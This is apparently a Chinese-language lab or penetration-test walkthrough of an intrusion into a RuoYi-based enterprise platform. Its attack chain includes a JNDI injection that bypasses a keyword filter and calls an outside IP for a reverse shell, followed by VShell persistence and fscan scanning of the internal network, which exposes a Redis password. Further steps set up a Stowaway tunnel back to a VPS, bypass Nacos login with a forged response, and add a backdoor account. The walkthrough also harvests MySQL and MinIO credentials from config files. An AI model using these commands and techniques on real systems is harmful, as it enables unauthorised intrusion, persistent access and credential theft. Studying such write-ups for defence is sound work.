
首先定时任务打JNDI注入,因为对关键字http, rmi, ldap进行了字符串检测,可以通过添加’的方法来绕过,参考 - https://blog.takake.com/posts/7219/#2-6-3-%E9%AB%98%E7%89%88%E6%9C%AC%E7%BB%95%E8%BF%87%E7%AD%96%E7%95%A5%EF%BC%88V-4-6-2-V-4-7-1%EF%BC%89
javax.naming.InitialContext.lookup('ld'ap://101.42.13.105:1389/Basic/ReverseShell/101.42.13.105/2333')

VShell先上线维权

没有ifconfig/ipconfig,说明是docker,使用ip a查看ip
fscan信息搜集
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
start infoscan (icmp) Target 172.31 .4 .1 is alive (icmp) Target 172.31 .4 .2 is alive (icmp) Target 172.31 .4 .3 is alive (icmp) Target 172.31 .4 .4 is alive (icmp) Target 172.31 .4 .5 is alive (icmp) Target 172.31 .4 .6 is alive (icmp) Target 172.31 .4 .7 is alive (icmp) Target 172.31 .4 .8 is alive (icmp) Target 172.31 .4 .9 is alive (icmp) Target 172.31 .4 .10 is alive[*] Icmp alive hosts len is: 10 172.31 .4 .1 :22 open172.31 .4 .10 :9200 open172.31 .4 .1 :7890 open172.31 .4 .5 :8848 open172.31 .4 .3 :9001 open172.31 .4 .1 :443 open172.31 .4 .1 :10250 open172.31 .4 .1 :8080 open172.31 .4 .2 :3306 open172.31 .4 .3 :9000 open172.31 .4 .6 :8080 open172.31 .4 .4 :6379 open172.31 .4 .1 :80 open172.31 .4 .7 :80 open[*] alive ports len is: 14 start vulscan [*] WebTitle http: [*] WebTitle http: [*] WebTitle http: [*] WebTitle http: [*] WebTitle http: [*] WebTitle http: [*] WebTitle http: [*] WebTitle https: [*] WebTitle http: [*] WebTitle http: [*] WebTitle http: [+] PocScan http: [+] PocScan http: [+] PocScan http: [+] PocScan http: [+] PocScan http: ring-actuator-heapdump-file [+] PocScan http: root@66b5553412ad:/home/ruoyi# ls fscan gost logs result.txt ruoyi-modules-job.jar tcp_linux_amd64 root@66b5553412ad:/home/ruoyi# cat result.txt nohup: ignoring input ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.4 start infoscan (icmp) Target 172.31.4.1 is alive (icmp) Target 172.31.4.2 is alive (icmp) Target 172.31.4.3 is alive (icmp) Target 172.31.4.4 is alive (icmp) Target 172.31.4.5 is alive (icmp) Target 172.31.4.6 is alive (icmp) Target 172.31.4.7 is alive (icmp) Target 172.31.4.8 is alive (icmp) Target 172.31.4.9 is alive (icmp) Target 172.31.4.10 is alive [*] Icmp alive hosts len is: 10 172.31.4.1:22 open 172.31.4.10:9200 open 172.31.4.1:7890 open 172.31.4.5:8848 open 172.31.4.3:9001 open 172.31.4.1:443 open 172.31.4.1:10250 open 172.31.4.1:8080 open 172.31.4.2:3306 open 172.31.4.3:9000 open 172.31.4.6:8080 open 172.31.4.4:6379 open 172.31.4.1:80 open 172.31.4.7:80 open [*] alive ports len is: 14 start vulscan [*] WebTitle http://172.31.4.7 code:200 len:12316 title:企业管理平台 [*] WebTitle http://172.31.4.1 code:404 len:0 title:None [*] WebTitle http://172.31.4.1:7890 code:400 len:0 title:None [*] WebTitle http://172.31.4.3:9001 code:200 len:1309 title:MinIO Console [*] WebTitle http://172.31.4.3:9000 code:307 len:58 title:None 跳转url: http://172.31.4.3:9001 [*] WebTitle http://172.31.4.1:8080 code:400 len:0 title:None [*] WebTitle http://172.31.4.3:9001 code:200 len:1309 title:MinIO Console [*] WebTitle https://172.31.4.1:10250 code:404 len:19 title:None [*] WebTitle http://172.31.4.5:8848 code:404 len:431 title:HTTP Status 404 – Not Found [*] WebTitle http://172.31.4.6:8080 code:200 len:34 title:None [*] WebTitle http://172.31.4.10:9200 code:404 len:275 title:None [+] PocScan http://172.31.4.5:8848 poc-yaml-alibaba-nacos [+] PocScan http://172.31.4.6:8080 poc-yaml-springboot-env-unauth spring2 [+] PocScan http://172.31.4.6:8080 poc-yaml-spring-actuator-heapdump-file [+] PocScan http://172.31.4.10:9200 poc-yaml-spring-actuator-heapdump-file [+] PocScan http://172.31.4.10:9200 poc-yaml-springboot-env-unauth spring2 已完成 14/15 [-] redis 172.31.4.4:6379 2wsx@WSX <nil> 已完成 15/15 [*] 扫描结束,耗时: 1m14.099222375s [1]+ Done nohup ./fscan -h 172.31.4.0/24 > result.txt 2>&1
pen4ruo1-2 先搭代理,使用Stowaway - https://www.freebuf.com/sectool/359841.html
服务端VPS
1 ./linux_x64_admin -l 7000 -s 123
客户端(目标)
1 ./linux_x64_agent -c 101.42 .13 .105 :7000 -s 123 --reconnect 8
建立连接后搭建SOCKS5代理
首先看http://172.31.4.5:8848/nacos的Nacos服务,尝试打Nday

Nacos token.secret.key默认配置

发现存在token.secret.key默认配置,拦截登录返回包,手动将403修改为200并添加伪造的json

修改后方包,成功登录进Nacos后台

维权 - Nacos POST 添加账号 利用POST提交http://172.31.4.5:8848/nacos/v1/auth/users?username=kagty1&password=kagty1可以添加Nacos用户 - 维权手段之一

配置文件敏感信息利用 ruoyi-system-dev.yml中泄露了mysql数据库的账号密码

pen4ruo1-3 通过ruoyi-file-dev.yml,发现使用了MinIO,MinIO 是一个非常流行、高性能、开源的 对象存储(Object Storage)系统 ,专为云原生环境和大规模数据存储设计。它的接口兼容 Amazon S3,因此可以无缝替代或与 AWS S3 集成。
可以拿到ak, sk,在MinIO中,ak, sk就是账号密码
